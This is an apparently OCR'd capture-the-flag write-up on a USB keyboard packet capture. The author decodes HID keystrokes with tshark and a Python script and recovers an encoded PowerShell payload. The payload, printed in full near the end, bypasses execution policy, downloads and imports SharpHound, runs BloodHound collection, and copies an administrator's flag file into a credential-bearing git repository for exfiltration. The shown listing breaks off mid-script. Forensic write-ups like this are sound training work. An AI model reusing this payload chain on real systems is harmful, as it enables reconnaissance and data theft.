
UAM – HE CUACKS BUT HE ALSO ATTACKS

The Challenge

I found a pcapng called HeCuakButHeAttack.pcapng so I opened with wireshark to analyze what is inside. All the protocol lines corresponds to USB that works as a keyboard.



No.	Time	Source	Destination	Protocol	Length	Info
18391	7.657090	1.9.2	host	USB	176	URB_ISOCHRONOUS in
18392	7.657104	host	1.9.2	USB	80	URB_ISOCHRONOUS in
18393	7.657228	1.12.1	host	USB	72	URB_INTERRUPT in
18394	7.657254	host	1.12.1	USB	64	URB_INTERRUPT in
18395	7.658085	1.9.2	host	USB	176	URB_ISOCHRONOUS in
18396	7.658096	host	1.9.2	USB	80	URB_ISOCHRONOUS in
18397	7.659084	1.9.2	host	USB	176	URB_ISOCHRONOUS in
18398	7.659107	host	1.9.2	USB	80	URB_ISOCHRONOUS in
18399	7.659216	1.9.1	host	USB	160	URB_ISOCHRONOUS out
18400	7.659225	host	1.9.1	USB	1312	URB_ISOCHRONOUS out
18401	7.659245	1.12.1	host	USB	72	URB_INTERRUPT in


In the field info there is 3 types of description:

a) URB_ISOCHRONOUS in

b) URB_ISOCHRONOUS out

c) URB_INTERRUPT in

at the beginning I though the only interesting part was on URB_INTERRUPT in so I filtered by usb.transfer_type == 0x01




```
usb.transfer_type == 0x01
```

No.	Time	Source	Destination	Protocol	Length	Info
1907	0.815602	host	3.4.3	USB	64	URB_INTERRUPT in
1908	0.815685	3.4.3	host	USB	64	URB_INTERRUPT in
1911	0.816026	host	3.4.3	USB	64	URB_INTERRUPT in
1912	0.816079	3.4.3	host	USB	64	URB_INTERRUPT in
1913	0.816098	host	3.4.3	USB	64	URB_INTERRUPT in
1914	0.816130	3.4.3	host	USB	64	URB_INTERRUPT in
4243	1.814562	host	3.4.3	USB	64	URB_INTERRUPT in
4244	1.814624	3.4.3	host	USB	64	URB_INTERRUPT in
4245	1.814791	host	3.4.3	USB	64	URB_INTERRUPT in


```
▸ Frame 17936: 64 bytes on wire (512 bits), 64 bytes captured (512 bits) on interface usbmon0, id 0
▾ USB URB
     [Source: host]
     [Destination: 1.12.1]
     URB id: 0xffff9ac9ec76e480
     URB type: URB_SUBMIT ('S')
     URB transfer type: URB_INTERRUPT (0x01)
   ▸ Endpoint: 0x81, Direction: IN
     Device: 12
     URB bus id: 1
     Device setup request: not relevant ('-')
     Data: not present ('<')
     URB sec: 1612912259
     URB usec: 8823
     URB status: Operation now in progress (-EINPROGRESS) (-115)
     URB length [bytes]: 8
     Data length [bytes]: 0
     [Response in: 17941]
```

So I export the information captured from the usb with tshark into a txt:



```
tshark -r HeCuakButHeAttack.pcapng -T fields -e usb.capdata  > srbleu4.txt
```

Deleting the spaces and blank lines we see a lot of lines as the following:



```
0800000000000000
0800150000000000
0800000000000000
0000000000000000
0000130000000000
0000000000000000
0000120000000000
0000000000000000
00001a0000000000
0000000000000000
0000080000000000
0000000000000000
0000150000000000
0000000000000000
0000160000000000
0000000000000000
00000b0000000000
```

Investing about the Universal Serial Bus HID Usage tables there is one that links the Hex with the keyboard letters:

https://www.usb.org/sites/default/files/documents/hut1_12v2.pdf





Table 12: Keyboard/Keypad Page


Usage ID (Dec)	Usage ID (Hex)	Usage Name	Ref: Typical AT-101 Position	PC-AT	Mac	UNIX	Boot
0	00	Reserved (no event indicated)[9]	N/A	√	√	√	4/101/104
1	01	Keyboard ErrorRollOver[9]	N/A	√	√	√	4/101/104
2	02	Keyboard POSTFail[9]	N/A	√	√	√	4/101/104
3	03	Keyboard ErrorUndefined[9]	N/A	√	√	√	4/101/104
4	04	Keyboard a and A[4]	31	√	√	√	4/101/104
5	05	Keyboard b and B	50	√	√	√	4/101/104
6	06	Keyboard c and C[4]	48	√	√	√	4/101/104
7	07	Keyboard d and D	33	√	√	√	4/101/104
8	08	Keyboard e and E	19	√	√	√	4/101/104
9	09	Keyboard f and F	34	√	√	√	4/101/104
10	0A	Keyboard g and G	35	√	√	√	4/101/104
11	0B	Keyboard h and H	36	√	√	√	4/101/104
12	0C	Keyboard i and I	24	√	√	√	4/101/104
13	0D	Keyboard j and J	37	√	√	√	4/101/104
14	0E	Keyboard k and K	38	√	√	√	4/101/104
15	0F	Keyboard l and L	39	√	√	√	4/101/104
16	10	Keyboard m and M[4]	52	√	√	√	4/101/104
17	11	Keyboard n and N	51	√	√	√	4/101/104
18	12	Keyboard o and O[4]	25	√	√	√	4/101/104
19	13	Keyboard p and P[4]	26	√	√	√	4/101/104
20	14	Keyboard q and Q[4]	17	√	√	√	4/101/104

So I made a little script to translate the 17812 lines founded in srbleu.txt.

srbleu.py:




```
#!/usr/bin/python
# coding: utf-8
from __future__ import print_function
import sys,os

#declare -A lcasekey
lcasekey = {}
#declare -A ucasekey
ucasekey = {}

#associate USB HID scan codes with keys
#ex: key 4  can be both "a" and "A", depending on if SHIFT is held down
lcasekey[4]="a";            ucasekey[4]="A"
lcasekey[5]="b";            ucasekey[5]="B"
lcasekey[6]="c";            ucasekey[6]="C"
lcasekey[7]="d";            ucasekey[7]="D"
lcasekey[8]="e";            ucasekey[8]="E"
lcasekey[9]="f";            ucasekey[9]="F"
lcasekey[10]="g";           ucasekey[10]="G"
lcasekey[11]="h";           ucasekey[11]="H"
lcasekey[12]="i";           ucasekey[12]="I"
lcasekey[13]="j";           ucasekey[13]="J"
lcasekey[14]="k";           ucasekey[14]="K"
lcasekey[15]="l";           ucasekey[15]="L"
lcasekey[16]="m";           ucasekey[16]="M"
lcasekey[17]="n";           ucasekey[17]="N"
lcasekey[18]="o";           ucasekey[18]="O"
lcasekey[19]="p";           ucasekey[19]="P"
lcasekey[20]="q";           ucasekey[20]="Q"
lcasekey[21]="r";           ucasekey[21]="R"
lcasekey[22]="s";           ucasekey[22]="S"
lcasekey[23]="t";           ucasekey[23]="T"
```




```
lcasekey[97]="9";           ucasekey[97]="9"
lcasekey[98]="0";           ucasekey[98]="0"
lcasekey[99]=".";           ucasekey[99]="."

#make sure filename to open has been provided
if len(sys.argv) == 2:
        keycodes = open(sys.argv[1])
        for line in keycodes:
                #dump line to bytearray
                bytesArray = bytearray.fromhex(line.strip())
                #see if we have a key code
                val = int(bytesArray[2])
                if val > 3 and val < 100:
                        #see if left shift or right shift was held down
                        if bytesArray[0] == 0x02 or bytesArray[0] == 0x20 :
                                print(ucasekey[int(bytesArray[2])], end=''),
                                #print(ucasekey[int(bytesArray[2])])
                        else:
                                print(lcasekey[int(bytesArray[2])], end=''),
                                #print(lcasekey[int(bytesArray[2])])
```

So I applied the python script to the txt and a new huge text appear enconded in base64




```
python srbleu.py srbleu.txt > data.txt
```



```
rpowershell.exespace/execspacebypassspace/encspaceJABzAGgAZQBsAGwAXwBhAHAAcAA9AG4AZQB3AC0AbwBiA
GoAZQBjAHQAIAAtAGMAbwBtACAAcwBoAGUAbABsAC4AYQBwAHAAbABpAGMAYQB0AGkAbwBuACAAOwANAAoAJABmAGkAbABl
AG4AYQBtAGUAIAA9ACAAIgBwAG8AcwBoAC0AZwBpAHQALgBwAHMAMQAuAHoAaQBwACIAIAA7AA0ACgAkAHoAaQBwAF8AZgB
pAGwAZQAgAD0AIAAkAHMAaABlAGwAbABfAGEAcABwAC4AbgBhAG0AZQBzAHAAYQBjAGUAKAAoAEcAZQB0AC0ATABvAGMAYQ
B0AGkAbwBuACkALgBQAGEAdABoACAAKwAgACIAXAAkAGYAaQBsAGUAbgBhAG0AZQAiACkAIAA7AA0ACgAkAGQAZQBzAHQAa
QBuAGEAdABpAG8AbgAgAD0AIAAkAHMAaABlAGwAbABfAGEAcABwAC4AbgBhAG0AZQBzAHAAYQBjAGUAKAAoAEcAZQB0AC0A
TABvAGMAYQB0AGkAbwBuACkALgBQAGEAdABoACkAIAAkAGQAZQBzAHQAaQBuAGEAdABpAG8AbgAuAEMAbwBwAHkAaABlAHI
AZQAoACQAegBpAHAAXwBmAGkAbABlAC4AaQB0AGUAbQBzACgAKQApADsADQAKACQAYwBsAGkAZQBuAHQALgBEAG8AdwBuAG
wAbwBhAGQARgBpAGwAZQAoACIAaAB0AHQAcABzADoALwAvAGcAaQB0AGgAdQBiAC4AYwBvAG0ALwBkAGEAaABsAGIAeQBrA
C8AcABvAHMAaAAtAGcAaQB0AC8AYQByAGMAaABpAHYAZQAvAHYAMQAuADAALgAwAC0AYgBlAHQAYQA0AC4AegBpAHAAIgAs
ACIAcABvAHMAaAAtAGcAaQB0AC4AcABzADEALgB6AGkAcAAiACkAOwANAAoAJABjAGwAaQBlAG4AdAAgAD0AIABuAGUAdwA
tAG8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ADsADQAKACQAYwBsAGkAZQ
BuAHQALgBEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQAoACIAaAB0AHQAcABzADoALwAvAHIAYQB3AC4AZwBpAHQAaAB1AGIAd
QBzAGUAcgBjAG8AbgB0AGUAbgB0AC4AYwBvAG0ALwBCAGwAbwBvAGQASABvAHUAbgBkAEEARAAvAEIAbABvAG8AZABIAG8A
dQBuAGQALwBtAGEAcwB0AGUAcgAvAEMAbwBsAGwAZQBjAHQAbwByAHMALwBTAGgAYQByAHAASABvAHUAbgBkAC4AcABzADE
AIgAsACIAUwBoAGEAcgBwAEgAbwB1AG4AZAAuAHAAcwAxACIAKQA7AA0ACgBJAG0AcABvAHIAdAAtAE0AbwBkAHUAbABlAC
AAcABvAHMAaAAtAGcAaQB0AC4AcABzADEAOwANAAoASQBtAHAAbwByAHQALQBNAG8AZAB1AGwAZQAgAFMAaABhAHIAcABIA
G8AdQBuAGQALgBwAHMAMQA7AA0ACgBOAGUAdwAtAEkAdABlAG0AIAAtAFAAYQB0AGgAIAAnAEMAOgBcAHQAZQBtAHAAXABO
AG8AdABoAGkAbgBnAEgAYQBwAHAAZQBuAGkAbgBnAEgAZQByAGUAJwAgAC0ASQB0AGUAbQBUAHkAcABlACAARABpAHIAZQB
jAHQAbwByAHkAOwAgAA0ACgBjAGQAIABDADoAXAB0AGUAbQBwAFwATgBvAHQAaABpAG4AZwBIAGEAcABwAGUAbgBpAG4AZw
```


Decoding it: $ data txt | Python -m base 64 -d > decodedbase64.txt


```
$.s.h.e.l.l._.a.p.p.=.n.e.w.-.o.b.j.e.c.t. .-.c.o.m.
.s.h.e.l.l...a.p.p.l.i.c.a.t.i.o.n. .;.
.
.$.f.i.l.e.n.a.m.e. .=. .".p.o.s.h.-.g.i.t...p.s.1...z.i.p.".
.;.
.
.$.z.i.p._.f.i.l.e. .=.
.$.s.h.e.l.l._.a.p.p...n.a.m.e.s.p.a.c.e.
(.(.G.e.t.-.L.o.c.a.t.i.o.n.)...P.a.t.h. .+.
.".\.$.f.i.l.e.n.a.m.e.".). .;.
```

To make it more comfortable to read I change :


a) Deleting single dot

b) 3 dots by a single dot


```
$client = new-object System.Net.WebClient;

$client.DownloadFile("https://raw.githubusercontent.com/BloodHoundAD/BloodHound/master/Collectors/SharpHound.ps1"."SharpHound.ps1");

Import-Module posh-git.ps1;

Import-Module SharpHound.ps1;

New-Item -Path 'C:\temp\NothingHappeningHere' -ItemType Directory;

cd C:\temp\NothingHappeningHere ;

git config --global user.name <USER> ; # Change

git init;

git clone https://<USER>:<PASS>@github.com/<USER>/BloodHoundHarvest.git; # Change

cd BloodHoundHarvest;

Invoke-BloodHound -CollectionMethod All ;

Get-ChildItem -Path C:\User\Administrator\flag.txt | Sort-Object -Unique | Copy-Item  Destination 'C:\\temp\NothingHappeningHere\BloodHoundHarvest';

$text = Get-Content -Path C:\\temp\NothingHappeningHere\BloodHoundHarvest\flag.txt -Raw

$bytes = [System.Text.Encoding]::UTF8.GetBytes($text);

